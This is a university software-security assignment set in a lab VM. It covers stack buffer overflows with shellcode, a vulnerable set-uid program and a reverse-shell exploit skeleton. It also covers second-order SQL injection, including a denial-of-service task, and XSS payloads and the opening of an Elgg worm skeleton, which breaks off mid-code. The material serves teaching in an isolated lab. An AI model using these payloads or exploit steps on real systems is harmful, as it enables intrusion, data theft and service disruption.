

FIT 3173 Software Security Assignment I (SSB 2022)

Total Marks 100

Due on 9 Feb 2022, Wednesday midnight, 11:59:59 pm

1 Overview

The learning objective of this assignment is for you to gain a first-hand experience on how to exploit the vulnerabilities (i.e., buffer overflow attacks, SQL injection attacks and cross-site scripting attacks) discussed in this module. Also, you will have a chance to get a deeper understanding on how to use cryptographic algorithms correctly in practice. All tasks in this assignment can be done on “SeedVM” as used in labs. Please refer to **Section 2** for submission notes.

2 Submission

You need to submit a lab report (one single PDF file) to describe what you have done and what you have observed with **screen shots** whenever necessary; you also need to provide explanation or codes to the observations that are interesting or surprising. In your report, you need to answer all the questions listed in this manual. Please answer each question using at most 100 words. Typeset your report into .pdf format (make sure it can be opened with Adobe Reader) and name it as the format: **[Your Name]-[Student ID]-FIT3173-Assignment1**, e.g., HarryPotter-12345678-FIT3173-Assignment1.pdf.

All source code if required should be embedded in your report. In addition, if a demonstration video is required, you should record your screen demonstration with your voice explanation and upload the video to your Monash Google Drive. The shared URL of the video should be mentioned in your report wherever required. You can use this free tool to make the video: <https://monash-panopto.aarnet.edu.au/> ; other tools are also fine. Then, please upload the PDF file to Moodle. Note: the assignment is due on **9 Feb 2022, Wednesday midnight, 11:59:59 pm (Firm!)**.

Late submission penalty: 10 points deduction per day. If you require a special consideration, the application should be submitted and notified at least three days in advance. Special Considerations are handled by and approved by the faculty and not by the teaching team (unless the special consideration is for a small time period extension of one or two days).

Zero tolerance on plagiarism: If you are found cheating, penalties will be applied, i.e., a zero grade for the unit. University policies can be found at <https://www.monash.edu/students/academic/policies/academic-integrity>

3 Buffer Overflow Vulnerability [30 Marks]

The learning objective of this part is for you to gain the first-hand experience on buffer-overflow vulnerability by putting what they have learned about the vulnerability from class into action. Buffer overflow is defined as the condition in which a program attempts to write data beyond the boundaries of pre-allocated fixed length buffers. This vulnerability can be utilised by an attacker to alter the flow control of the program, even execute arbitrary pieces of code to enable remote access attacks. This vulnerability arises due to the mixing of the storage for data (e.g. buffers) and the storage for controls (e.g. return addresses): an overflow in the data part can affect the control flow of the program, because an overflow can change the return address.

In this part, you will be given a program with a buffer-overflow vulnerability; the task is to develop a scheme to exploit the vulnerability and finally send a remote access to an attacker. In addition to the attacks,

you will be guided to walk through several protection schemes that have been implemented in the operating system to counter against the buffer overflow. You need to evaluate whether the schemes work or not and explain why.

3.1 Initial setup

You can execute the tasks using our pre-built Ubuntu virtual machines. Ubuntu and other Linux distributions have implemented several security mechanisms to make the buffer-overflow attack difficult. To simplify our attacks, we need to disable them first.

Address Space Randomisation. Ubuntu and several other Linux-based systems uses address space randomisation to randomise the starting address of heap and stack. This makes guessing the exact addresses difficult; guessing addresses is one of the critical steps of buffer-overflow attacks. In this part, we disable these features using the following commands:

```
$ su root
Password: (enter root password "seedubuntu")
# sysctl -w kernel.randomize_va_space=0
# exit
```

The StackGuard Protection Scheme. The GCC compiler implements a security mechanism called “Stack Guard” to prevent buffer overflows. In the presence of this protection, buffer overflow will not work. You can disable this protection if you compile the program using the *-fno-stack-protector* switch. For example, to compile a program `example.c` with Stack Guard disabled, you may use the following command:

```
$ gcc -fno-stack-protector example.c
```

Non-Executable Stack. Ubuntu used to allow executable stacks, but this has now changed: the binary images of programs (and shared libraries) must declare whether they require executable stacks or not, i.e., they need to mark a field in the program header. Kernel or dynamic linker uses this marking to decide whether to make the stack of this running program executable or non-executable. This marking is done automatically by the recent versions of `gcc`, and by default, the stack is set to be non-executable. To change that, use the following option when compiling programs:

```
For executable stack:
$ gcc -z execstack -o test test.c

For non-executable stack:
$ gcc -z noexecstack -o test test.c
```

3.2 Warm Up: Shellcode Practice

Before you start the attack, we want you to exercise with a shellcode example. A shellcode is the code to launch a shell. It is a list of carefully crafted instructions created by malicious users/attackers so that it can be executed once the code is injected into a vulnerable program. Therefore, it has to be loaded into the memory so that we can force the vulnerable program to jump to it. Consider the following program:

```
#include <stdio.h>

int main( ) {
    char *name[2];
    name[0] = ``/bin/sh``;
    name[1] = NULL;
    execve(name[0], name, NULL);
}
```

The shellcode that we use is the assembly version of the above program. The following program shows you how to launch a shell by executing a shellcode stored in a buffer.

Practice Task: Please compile and run the following code, and see whether a shell is invoked.

```
/* call_shellcode.c */

/*A program that creates a file containing code for launching shell*/
#include <stdlib.h>
#include <stdio.h>
#include <string.h>

const char code[] =
    "\x31\xc0"          /* Line 1:  xorl    %eax,%eax          */
    "\x50"              /* Line 2:  pushl   %eax              */
    "\x68""//sh"        /* Line 3:  pushl   $0x68732f2f       */
    "\x68""/bin"        /* Line 4:  pushl   $0x6e69622f       */
    "\x89\xe3"          /* Line 5:  movl    %esp,%ebx         */
    "\x50"              /* Line 6:  pushl   %eax              */
    "\x53"              /* Line 7:  pushl   %ebx              */
    "\x89\xe1"          /* Line 8:  movl    %esp,%ecx         */
    "\x99"              /* Line 9:  cdq                      */
    "\xb0\x0b"          /* Line 10: movb    $0x0b,%al         */
    "\xcd\x80"          /* Line 11: int     $0x80             */
;

int main(int argc, char **argv)
{
    char buf[sizeof(code)];
    strcpy(buf, code);
    ((void(*)())buf)();
}
```

Please use the following command to compile the code (don't forget the `execstack` option):

```
$ gcc -z execstack -g -o call_shellcode call_shellcode.c
```

The shellcode is stored in the variable `code` in the above program. A few places in this shellcode are worth mentioning. First, the third instruction pushes `//sh`, rather than `/sh` into the stack. This is because

we need a 32-bit number here, and “/sh” has only 24 bits. Fortunately, “//” is equivalent to “/”, so we can get away with a double slash symbol. Second, before calling the `execve()` system call, we need to store `name[0]` (the address of the string), `name` (the address of the array), and `NULL` to the `%ebx`, `%ecx`, and `%edx` registers, respectively. Line 5 stores `name[0]` to `%ebx`; Line 8 stores `name` to `%ecx`; Line 9 sets `%edx` to zero. There are other ways to set `%edx` to zero (e.g., `xorl %edx, %edx`); the one (`cdq`) used here is simply a shorter instruction: it copies the sign (bit 31) of the value in the `EAX` register (which is 0 at this point) into every bit position in the `EDX` register, basically setting `%edx` to 0. Third, the system call `execve()` is called when we set `%al` to 11, and execute “`int $0x80`”.

3.3 The Vulnerable Program

```
/* stack.c */

/* This program has a buffer overflow vulnerability. */
/* Our task is to exploit this vulnerability */
#include <stdlib.h>
#include <stdio.h>
#include <string.h>

int bof(char *str, int studentId)
{
    int bufferSize;
    bufferSize = 12 + studentId%32;

    char buffer[bufferSize];

    /* The following statement has a buffer overflow problem */
    strcpy(buffer, str);
    return 1;
}

int main(int argc, char **argv)
{
    char str[517];
    FILE *badfile;

    int studentId = ; // please put your student ID
    badfile = fopen("badfile", "r");
    fread(str, sizeof(char), 517, badfile);
    bof(str, studentId);
    printf("Returned Properly\n");
    return 1;
}
```

You need to enter your student ID to the variable `studentId`. Then, compile the above vulnerable program and make it set-root-uid. You can achieve this by compiling it in the root account and `chmod` the executable to 4755 (don’t forget to include the `execstack` and `-fno-stack-protector` options to turn off the non-executable stack and StackGuard protections):

```
$ su root
Password (enter root password "seedubuntu")
# gcc -g -o stack -z execstack -fno-stack-protector stack.c
# chmod 4755 stack
# exit
```

The above program has a buffer overflow vulnerability. It first reads an input from a file called “badfile”, and then passes this input to another buffer in the function `bof()`. The original input can have a maximum length of 517 bytes, but the buffer in `bof()` has a limited size in the range [12, 43] bytes. Because `strcpy()` does not check boundaries, buffer overflow will occur. It should be noted that the program gets its input from a file called “badfile”. This file is under users’ control. Now, our objective is to create the contents for “badfile”, such that when the vulnerable program copies the contents into its buffer, a remote access will be given to an attacker.

3.4 Task 1: Exploiting the Vulnerability [15 Marks]

We provide you with a partially completed exploit code called `exploit.c`. The goal of this code is to construct contents for “badfile”. In this code, you need to inject a reverse shell into the variable `shellcode`, and then fill the variable `buffer` with appropriate contents.

```
/* exploit.c */

/* A program that creates a file containing code for launching shell*/
#include <stdlib.h>
#include <stdio.h>
#include <string.h>

char shellcode[] = /* add your reverse shellcode here*/;

void main(int argc, char **argv)
{
    char buffer[517];
    FILE *badfile;

    /* Initialize buffer with 0x90 (NOP instruction) */
    memset(&buffer, 0x90, 517);

    /* You need to fill the buffer with appropriate contents here */

    /* Save the contents to the file "badfile" */
    badfile = fopen("./badfile", "w");
    fwrite(buffer, 517, 1, badfile);
    fclose(badfile);
}
```

You need to read Appendix A.1 to investigate how to create a reverse shellcode. Then, you also need to study how to simulate an attacker, who is listening at a specific address/port and waiting for the shell.

We refer you to Appendix A.2 for this simulation. After you finish the above program, compile and run it. This will generate the contents for “badfile”. Then run the vulnerable program `stack`. If your exploit is implemented correctly, the attacker should be able to get the reverse shell.

Important: Please compile your vulnerable program first. Please note that the program `exploit.c`, which generates the badfile, can be compiled with the default Stack Guard protection enabled. This is because we are not going to overflow the buffer in this program. We will be overflowing the buffer in `stack.c`, which is compiled with the Stack Guard protection disabled.

```
$ gcc -g -o exploit exploit.c
$ ./exploit      // create the badfile
$ ./stack       // launch the attack by running the vulnerable program
```

If the attacker obtains the shell successfully, her terminal should be as follows (assuming that she is listening at the port 4444, and the program `stack` is running at the address 10.0.2.15).

```
$ [02/01/20]seed@VM:~$ nc -lvp 4444 // listening at the port 4444
Listening on [0.0.0.0] (family 0, port 4444)
Connection from [10.0.2.15] port 4444 [tcp/*] accepted
```

Once the attacker obtains the shell, she can remotely manipulate all the current files where the program `stack` runs.

Q1 (15 marks): Provide your video demonstration evidence to support and verify that you have performed the attack and it worked successfully. You need to upload your demo video to your Monash Google Drive and embed its shared link to your report so that the teaching team can view and verify your works. In the video, you need to demonstrate following key points:

- The buffer overflow happens and the attacker receives the shell when the victim executes the vulnerable program `stack`. **(5 marks if the attack works during your demonstration video)**
- Debug the program `stack` to investigate the return memory address and local variables in the function `bof()`. **(5 marks for the debug demonstration and memory analysis)**
- Open the program `exploit.c` and explain clearly line by line how you structure the content for “badfile”. **(5 marks for your explanation during the demonstration video)**

Hint: Please read the Guidelines (Section 3.9) of this part. Also you can use the GNU debugger `gdb` to find the address of `buffer[bufferSize]` and “Return Address”, see Section 3.9 and Appendix A.3. Please note that providing incorrect student ID will result 0 mark for this task. The full marks only given if you have solid explanation with supporting memory address analysis.

3.5 Task 2: Address Randomisation [5 Marks]

Now, we turn on the Ubuntu’s address randomisation. We run the same attack developed in the above task. **Can you get a shell? If not, what is the problem? How does the address randomisation make your attacks difficult?** You can use the following instructions to turn on the address randomisation:

```
$ su root
Password: (enter root password "seedubuntu")
# /sbin/sysctl -w kernel.randomize_va_space=2
```

If running the vulnerable code once does not get you the root shell, how about running it for many times? You can run `./stack` in the following loop, and see what will happen. If your exploit program is designed properly, you should be able to get the root shell after a while. You can modify your exploit program to increase the probability of success (i.e., reduce the time that you have to wait).

```
$ sh -c "while [ 1 ]; do ./stack; done;"
```

Q2 (5 marks): Follow the above steps, and answer the highlight questions. You should describe your observation and explanation briefly. Furthermore, try whether you can obtain root shell again. **[Marking scheme: 3 marks for the screenshot and 2 marks for the explanation and solutions].**

3.6 Task 3: Stack Guard [5 Marks]

Before working on this task, remember to turn off the address randomisation first, or you will not know which protection helps achieve the protection.

In our previous tasks, we disabled the “Stack Guard” protection mechanism in GCC when compiling the programs. In this task, you may consider repeating the above task in the presence of Stack Guard. To do that, you should compile the program without the `-fno-stack-protector` option. For this task, you will recompile the vulnerable program, `stack.c`, to use GCC’s Stack Guard, execute the `stack` program again, and report your observations. You may report any error messages you observe.

In the GCC 4.3.3 and newer versions, Stack Guard is enabled by default. Therefore, you have to disable Stack Guard using the switch mentioned before. In earlier versions, it was disabled by default. If you use an older GCC version, you may not have to disable Stack Guard.

Q3 (5 marks): Follow the above steps, and report your observations. **[Marking scheme: 3 marks for the screenshot and 2 marks for the explanation and solutions]**

3.7 Task 4: Non-executable Stack [5 Marks]

Before working on this task, remember to turn off the address randomisation first, or you will not know which protection helps achieve the protection.

In our previous tasks, we intentionally make stacks executable. In this task, we recompile our vulnerable program using the `noexecstack` option, and repeat the attack in the above task. **Can you get a shell? If not, what is the problem? How does this protection scheme make your attacks difficult.** You can use the following instructions to turn on the non-executable stack protection.

```
# gcc -o stack -fno-stack-protector -z noexecstack stack.c
```

It should be noted that non-executable stack only makes it impossible to run shellcode on the stack, but it does not prevent buffer-overflow attacks, because there are other ways to run malicious code after exploiting a buffer-overflow vulnerability.

If you are using our SeedVM, whether the non-executable stack protection works or not depends on the CPU and the setting of your virtual machine, because this protection depends on the hardware feature that is provided by CPU. If you find that the non-executable stack protection does not work, check our document (“Notes on Non-Executable Stack”) that is linked to the course web page, and see whether the instruction in the document can help solve your problem. If not, then you may need to figure out the problem yourself.

Q4 (5 marks): Follow the above steps, and answer the highlight questions. You should describe your observation and explanation briefly. **[Marking scheme: 3 marks for the screenshot and 2 marks for the explanation and solutions]**


3.8 Task 5: Report Completion

All codes for the vulnerability exploitation (exploit.c, stack.c, and badfile) need to be attached to your PDF report to obtain full marks. Failure to provide any of the above three files will result in a reduction of 2.5 marks for each file.

Hint: Please use GHex to open and demonstrate the return address, nop sled and shellcode in badfile.

3.9 Guidelines

We can load the shellcode into “badfile”, but it will not be executed because our instruction pointer will not be pointing to it. **One thing we can do is to change the return address to point to the shellcode.** But we have two problems: (1) we do not know where the return address is stored, and (2) we do not know where the shellcode is stored. To answer these questions, we need to understand the stack layout the execution enters a function. The following figure gives an example.




Finding the address of the memory that stores the return address. From the figure, we know, if we can find out the address of `buffer[]` array, we can calculate where the return address is stored. Since the vulnerable program is a Set-UID program, you can make a copy of this program, and run it with your own privilege; this way you can debug the program (note that you cannot debug a Set-UID program). In the debugger, you can figure out the address of `buffer[]`, and thus calculate the starting point of the malicious code. You can even modify the copied program, and ask the program to directly print out the

address of `buffer[]`. The address of `buffer[]` may be slightly different when you run the `Set-UID` copy, instead of your copy, but you should be quite close.

If the target program is running remotely, and you may not be able to rely on the debugger to find out the address. However, you can always *guess*. The following facts make guessing a quite feasible approach:

- Stack usually starts at the same address.
- Stack is usually not very deep: most programs do not push more than a few hundred or a few thousand bytes into the stack at any one time.
- Therefore the range of addresses that we need to guess is actually quite small.

Finding the starting point of the malicious code. If you can accurately calculate the address of `buffer[]`, you should be able to accurately calculate the starting point of the malicious code. Even if you cannot accurately calculate the address (for example, for remote programs), you can still guess. To improve the chance of success, we can add a number of NOPs to the beginning of the malicious code; therefore, if we can jump to any of these NOPs, we can eventually get to the malicious code. The following figure depicts the attack.



Storing an long integer in a buffer: In your exploit program, you might need to store an `long` integer (4 bytes) into a buffer starting at `buffer[i]`. Since each buffer space is one byte long, the integer will actually occupy four bytes starting at `buffer[i]` (i.e., `buffer[i]` to `buffer[i+3]`). Because `buffer` and `long` are of different types, you cannot directly assign the integer to `buffer`; instead you can cast the `buffer+i` into an `long` pointer, and then assign the integer. The following code shows how to assign an `long` integer to a buffer starting at `buffer[i]`:

```
char buffer[20];
long addr = 0xFFEEDD88;

long *ptr = (long *) (buffer + i);
*ptr = addr;
```

4 SQL Injection Attack – Using SQLi Lab [25 Marks]

SQL injection is a code injection technique that exploits the vulnerabilities in the interface between web applications and database servers. The vulnerability is presented when user's inputs are not correctly checked within the web applications before sending to the back-end database servers.

Many web applications take inputs from users, and then use these inputs to construct SQL queries, so the web applications can pull the information out of the database. Web applications also use SQL queries to store information in the database. These are common practices in the development of web applications. When the SQL queries are not carefully constructed, SQL-injection vulnerabilities can occur. SQL-injection attacks is one of the most frequent attacks on web applications.

In this part, we modify a web application called SQLi Lab, which is designed to be vulnerable to the SQL-Injection attack. Although the vulnerabilities are artificially created, they capture the common mistakes made by many web developers. Your goal in this part is to find ways to exploit the SQL-injection vulnerabilities, demonstrate the damage that can be achieved by the attacks, and master the techniques that can mitigate such attacks.

The database of SQLi Lab, named Users, can be traced and manipulated when we login to MySQL Console by using following commands:

```
mysql -u root -pseedubuntu
show databases;
use Users;
describe credential;
```

4.1 Warm Up: Countermeasure for SQL Injection Attacks

In the lab session, you have already conducted SQL injection attacks with `SELECT` and `UPDATE` statements. In this warm-up part, we are going to use prepared statements to tackle the above attacks. We will use `UPDATE` statements as the example.

Setup Remark: You need to set the read/write permission for the `seed` user on the current website directory before doing this task by following the below commands on your terminal. Note that the `.` is important to indicate the path to the current directory.

```
$ cd /var/www/SQLInjection/
$ sudo chmod -R 777 .
```

In this task, you need to enable the prepared statement as a countermeasure against the SQL injection attacks. Here is an example of how to write a prepared statement based on the `SELECT` statement in Task 1.

```
$sql = "SELECT id, name, eid, salary, birth, ssn,
        phoneNumber, address, email,nickname>Password
FROM credential
WHERE name= '$input_uname' and Password='$hashed_pwd'";
```

You can use the prepared statement to rewrite the above code that is vulnerable to SQL injection attacks:

```
$stmt = $conn->prepare("SELECT id, name, eid, salary, birth, ssn,
        phoneNumber, address, email,nickname>Password
```

```

FROM credential
WHERE name= ? and Password= ?");
$stmt->bind_param("ss", $input_uname, $hashed_pwd);
$stmt->execute();
$stmt->bind_result($id, $name, $eid, $salary, $birth, $ssn,
    $phoneNumber, $address, $email, $nickname, $pwd);
$stmt->fetch();
$stmt->close();

```

Practice Task: Following the above steps to fix the SQL injection vulnerability of UPDATE statement on the Edit Profile page. Then, check whether you can still exploit the vulnerability or not.

Hint: the UPDATE statement is located in unsafe_edit_backend.php.

4.2 Task 1: Second Order Attacks [25 Marks]

In this task, you need to perform second order attacks to achieve different adversarial goals. Unlike direct injection flaws that execute injected queries immediately, second order attacks delay the execution until a later time. This means a malicious user can first inject a query fragment into a query as a trusted source. Then, the injected SQL will be executed in a secondary query that is vulnerable to SQL injection.

We have extended SQLi Lab to assist you in exploring second order attacks and completing this task. You need to download all PHP source files of unsafe_home.php, unsafe_edit_frontend.php, unsafe_task_load.php, unsafe_view_order.php, and unsafe_tasks_view.php from Moodle and place them to the same website's directory. For instance, you can follow a below command to copy the file unsafe_home.php located in /home/seed/Documents to that website's directory.

```

$ su root
Password: (enter root password "seedubuntu")
# cp /home/seed/Documents/unsafe_home.php /var/www/SQLInjection/

```

We also upgraded the database of SQLi Lab to enrich the website's features. That are, a user can add tasks, set task sort preference, and view all his/her declared tasks. Note that you need to download a database script file, script.sql, from Moodle and execute it with MySQL Console before you can use these new features. For instance, you can follow the below commands to execute that script when it is stored in /home/seed/Documents. The execution will update your database scheme and insert new data as follows:

```

mysql -u root -pseedubuntu
show databases;
use Users;
source /home/seed/Documents/script.sql

```

- Table tasks (TaskID, Name, Hours, Amount, Description, Owner, Type) stores the tasks of users, in which tasks (Owner) is a foreign key referring to credential (ID). Hence, only existing users in the table credential can create new tasks.

You can use the command describe tasks; to know more information about this table scheme.

- Table `preference (PreferenceID, favourite, Owner)` records the task sort preference of users, in which `preference (Owner)` is a foreign key referring to `credential (ID)`. Existing users can select one of the task information as their sorting preference. For instance, a following figure demonstrates how Alice can set her preference as Hours increasing. You can use the command `describe preference;` to know more information about this table scheme.

- Function `userIdMaxTasks()` returns the ID of a user who has the maximum number of tasks in your database. In MySQL console, you can use the command `select userIdMaxTasks();` to retrieve that result.
- Function `generateRandomUser()` adds a new random user (with random Name and Password to the table `credential`). In MySQL console, you can use the command `select generateRandomUser();` to perform this addition.
- Function `getNewestUserId()` returns the ID of a newly created user in the table `credential`.
- Stored procedure `copyTasksToUser(in userID int(6) UNSIGNED)` copies all tasks of other users to the user having that `userID`. You need to make sure the user with that `userID` exists in the table `credential` before using this stored procedure. For instance, in MySQL console, you can use the command `call copyTasksToUser(6);` to copies all tasks of other users to an existing user with `userID=6`.

Q1: In a normal scenario, a user can add a new task multiple times and update his/her view preference with sorting by `asc` or `desc`. However, the website is vulnerable to the second order attacks when the user views all tasks. **You can choose one of the following options to complete this task. But option 2 will allow you to obtain the full marks of this question. Note that, you will get 0 mark if you complete the task by not performing second order attack (i.e. manipulate the database manually in MySQL console).**

Option 1 (5 marks): You need to perform the attack to display all the tasks of the user who has the maximum number of tasks when you view your tasks. **Provide your video demonstration evidence to support and verify that you have performed the attack and it worked successfully. Also, brief explain how to achieve the attack goal with your solution. [Marking scheme: In your recording, 3 marks are given if the attack is running successfully, 5 marks only given if you have a solid demonstration and explanation about how you inject queries and the attack works in your case.]** You need to upload your demo video to your Monash Google Drive and embed its shared link to your report so that the teaching team can view and verify your works.

If you achieve the adversarial goal successfully, you will obtain the result like the following figure. Note that, the second table in the figure displays the tasks of that victim.

Ted's Declared Tasks

Task Name	Task Owner	Hours	Amount	Task Description	Type
Back-end dev1	Ted	30	7000	Dev back-end	Collaboration
Front-end dev2	Ted	40	11000	Dev mobile front-end	Collaboration

Task Name	Task Owner	Hours	Amount	Task Description	Type
On-site client requirement collection	Alice	50	10000	Collect client requirement	Collaboration
Business Analysis	Alice	50	4000	Task Breakdown	Individual
Demo App to client	Alice	50	2000	Onsite demonstration	Individual
Design System Architecture1	Alice	30	5000	Design components and communication protocols	Collaboration

If you achieve the adversarial goal successfully, you will obtain the result like the following figure. Note that, the second table in the figure displays the malicious user who has the maximum number of tasks. The first table is blank due to no task remains for Ted user.

Ted's Declared Tasks					
Task Name	Task Owner	Hours	Amount	Task Description	Type
On-site client requirement collection	OW7JBLAS	50	10000	Collect client requirement	Collaboration
Business Analysis	OW7JBLAS	50	4000	Task Breakdown	Individual
Demo App to client	OW7JBLAS	50	2000	Onsite demonstration	Individual
Design System Architecture1	OW7JBLAS	30	5000	Design components and communication protocols	Collaboration
Database Design	OW7JBLAS	30	4000	Design database structures	Collaboration
Setup Infrastructure and Dev Env	OW7JBLAS	20	3000	Configure database and setup programming env	Individual
Database Implementation	OW7JBLAS	20	3000	Implement Databases	Collaboration
Design System Architecture2	OW7JBLAS	20	5000	Design components and communication protocols	Collaboration
Front-end dev1	OW7JBLAS	40	11000	Dev mobile front-end	Collaboration
Front-end dev2	OW7JBLAS	40	11000	Dev mobile front-end	Collaboration
Back-end dev1	OW7JBLAS	30	7000	Dev back-end	Collaboration
Back-end dev2	OW7JBLAS	40	10000	Dev back-end	Collaboration
Front-end test	OW7JBLAS	10	4000	Test front-end	Individual
Back-end test	OW7JBLAS	20	4000	Test back-end	Individual
Maintainance	OW7JBLAS	5	1000	Regular maintain	Individual

Q2 (5 marks) This opening question is independent from your selected option in Q5. In this question, you need to perform a second order attack on SQLi Lab to attack the performance of your MySQL server. **[Marking scheme: In your recording, 3 marks are given if the attack is running successfully, 5 marks only given if you have a solid demonstration and explanation about how the attack works in your case.]** You need to upload your demo video to your Monash Google Drive and embed its shared link to your report so that the teaching team can view and verify your works. *Hint: you can delay the query execution or shut down your MySQL server when a user views his/her declared tasks.*

Q3 (5 marks): Can you use *prepared statements* in the warm-up task to mitigate the second order attack? Why? Provide your theoretical mitigation solution against the second order attacks in your selected option of Q1. You do not need to change the PHP source files for this question. **[Marking scheme: 3 marks for the explanation about why prepared statements can/cannot be used in your report. 2 marks for the mitigate solution.]**

5 Cross-Site Scripting (XSS) Attack – Using Elgg [25 Marks]

Cross-site scripting (XSS) is a type of vulnerability commonly found in web applications. This vulnerability makes it possible for attackers to inject malicious code (e.g. JavaScript programs) into victim's web browser. Using this malicious code, attackers can steal a victim's credentials, such as session cookies. The access control policies (i.e., the same origin policy) employed by the browsers to protect those credentials can be bypassed by exploiting the XSS vulnerability. Vulnerabilities of this kind can potentially lead to large-scale attacks.

To demonstrate what attackers can do by exploiting XSS vulnerabilities, we have set up a web application named Elgg in our pre-built Ubuntu VM image. Elgg is a very popular open-source web application for social network, and it has implemented a number of countermeasures to remedy the XSS threat. To demonstrate how XSS attacks work, we have commented out these countermeasures in Elgg in our installation, intentionally making Elgg vulnerable to XSS attacks. Without the countermeasures, users can post any arbitrary message, including JavaScript programs, to the user profiles. You need to exploit this vulnerability by posting some malicious messages to their profiles; users who view these profiles will become victims.

5.1 Environment Configuration

This lab can only be conducted in the “SeedVM” we provided, because of the configurations that we have performed to support this lab. In this part, we need three things, are of which are already installed in the provided VM image: (1) the Firefox web browser, (2) the Apache web server, and (3) the Elgg web application.

For the browser, we need to use the HTTP Header Live extension for Firefox to inspect the HTTP requests and responses. From the Firefox web browser in the VM, you can download and install this extension.

Elgg Web Application. We use an open-source web application called Elgg in this lab. Elgg is a web-based social-networking application. It is already set up in the pre-built Ubuntu VM image. We have also created several user accounts on the Elgg server and the credentials are given in Table 1.

Table 1: User credentials

User	UserName	Password
Admin	admin	seedelgg
Alice	alice	seedalice
Boby	boby	seedboby
Charlie	charlie	seedcharlie
Samy	samy	seedsamy

DNS Configuration. We have configured the following URL needed for this lab. The folder where the web application is installed and the URL to access this web application are described in the following:

URL: `http://www.xsslabelgg.com/`
Folder: `/var/www/XSS/Elgg`

The above URL is only accessible from inside of the virtual machine, because we have modified the `/etc/hosts` file to map the domain name of each URL to the virtual machine's local IP address (127.0.0.1). You may map any domain name to a particular IP address using `/etc/hosts`. For example, you can map `http://www.example.com` to the local IP address by appending the following entry to `/etc/hosts`:

```
127.0.0.1    www.example.com
```

If your web server and browser are running on two different machines, you need to modify `/etc/hosts` on the browser's machine accordingly to map these domain names to the web server's IP address, not to 127.0.0.1.

Apache configuration. In our pre-built VM image, we used Apache server to host all the web sites used in the lab. The name-based virtual hosting feature in Apache could be used to host several web sites (or URLs) on the same machine. A configuration file named `000-default.conf` in the directory `"/etc/apache2/sites-available"` contains the necessary directives for the configuration:

Inside the configuration file, each web site has a `VirtualHost` block that specifies the URL for the web site and directory in the file system that contains the sources for the web site. The following examples show how to configure a website with URL `http://www.example1.com` and another website with URL `http://www.example2.com`:

```
<VirtualHost *>
    ServerName    http://www.example1.com
    DocumentRoot  /var/www/Example1
</VirtualHost>

<VirtualHost *>
    ServerName    http://www.example2.com
    DocumentRoot  /var/www/Example2
</VirtualHost>
```

You may modify the web application by accessing the source in the mentioned directories. For example, with the above configuration, the web application `http://www.example1.com` can be changed by modifying

the sources in the `/var/www/Example1/` directory. After a change is made to the configuration, the Apache server needs to be restarted. See the following command:

```
$ sudo service apache2 start
```

5.2 Warm Up: Posting a Malicious Message to Display an Alert Window

The objective of this task is to embed a JavaScript program in your Elgg profile, such that when another user views your profile, the JavaScript program will be executed and an alert window will be displayed. The following JavaScript program will display an alert window:

```
<script>alert('How are you?');</script>
```

If you embed the above JavaScript code in your profile (e.g. in the brief description field), then any user who views your profile will see the alert window.

In this case, the JavaScript code is short enough to be typed into the brief description field. If you want to run a long JavaScript, but you are limited by the number of characters you can type in the form, you can store the JavaScript program in a standalone file, save it with the `.js` extension, and then refer to it using the `src` attribute in the `<script>` tag. See the following example:

```
<script type="text/javascript"
      src="http://www.example.com/myscripts.js">
</script>
```

In the above example, the page will fetch the JavaScript program from `http://www.example.com`, which can be any web server.

Practical Task: Try to fetch the JavaScript from a server to conduct the XSS attack.

Hint: You need to setup a server (e.g. `www.example.com`) and put the above JavaScript there. You can modify one user's profile (e.g., Alice), and view his/her profile by admin.

5.3 Task 1: Modifying the Victim's Profile [5 Marks]

The objective of this task is to modify the victim's profile when the victim visits Samy's page. We will write an XSS worm to complete the task.

We need to write a malicious JavaScript program that forges HTTP requests directly from the victim's browser, without the intervention of the attacker. To modify profile, we should first find out how a legitimate user edits or modifies his/her profile in Elgg. More specifically, we need to figure out how the HTTP POST request is constructed to modify a user's profile. We will use Firefox's HTTP inspection tool. Once we understand how the modify-profile HTTP POST request looks like, we can write a JavaScript program to send out the same HTTP request. We provide a skeleton JavaScript code that aids in completing the task.

```
<script type="text/javascript">
window.onload = function(){
//JavaScript code to access user name, user guid, Time Stamp __elgg_ts
//and Security Token __elgg_token
var userName=elgg.session.user.name;
var guid+"&guid="+elgg.session.user.guid;
```

```

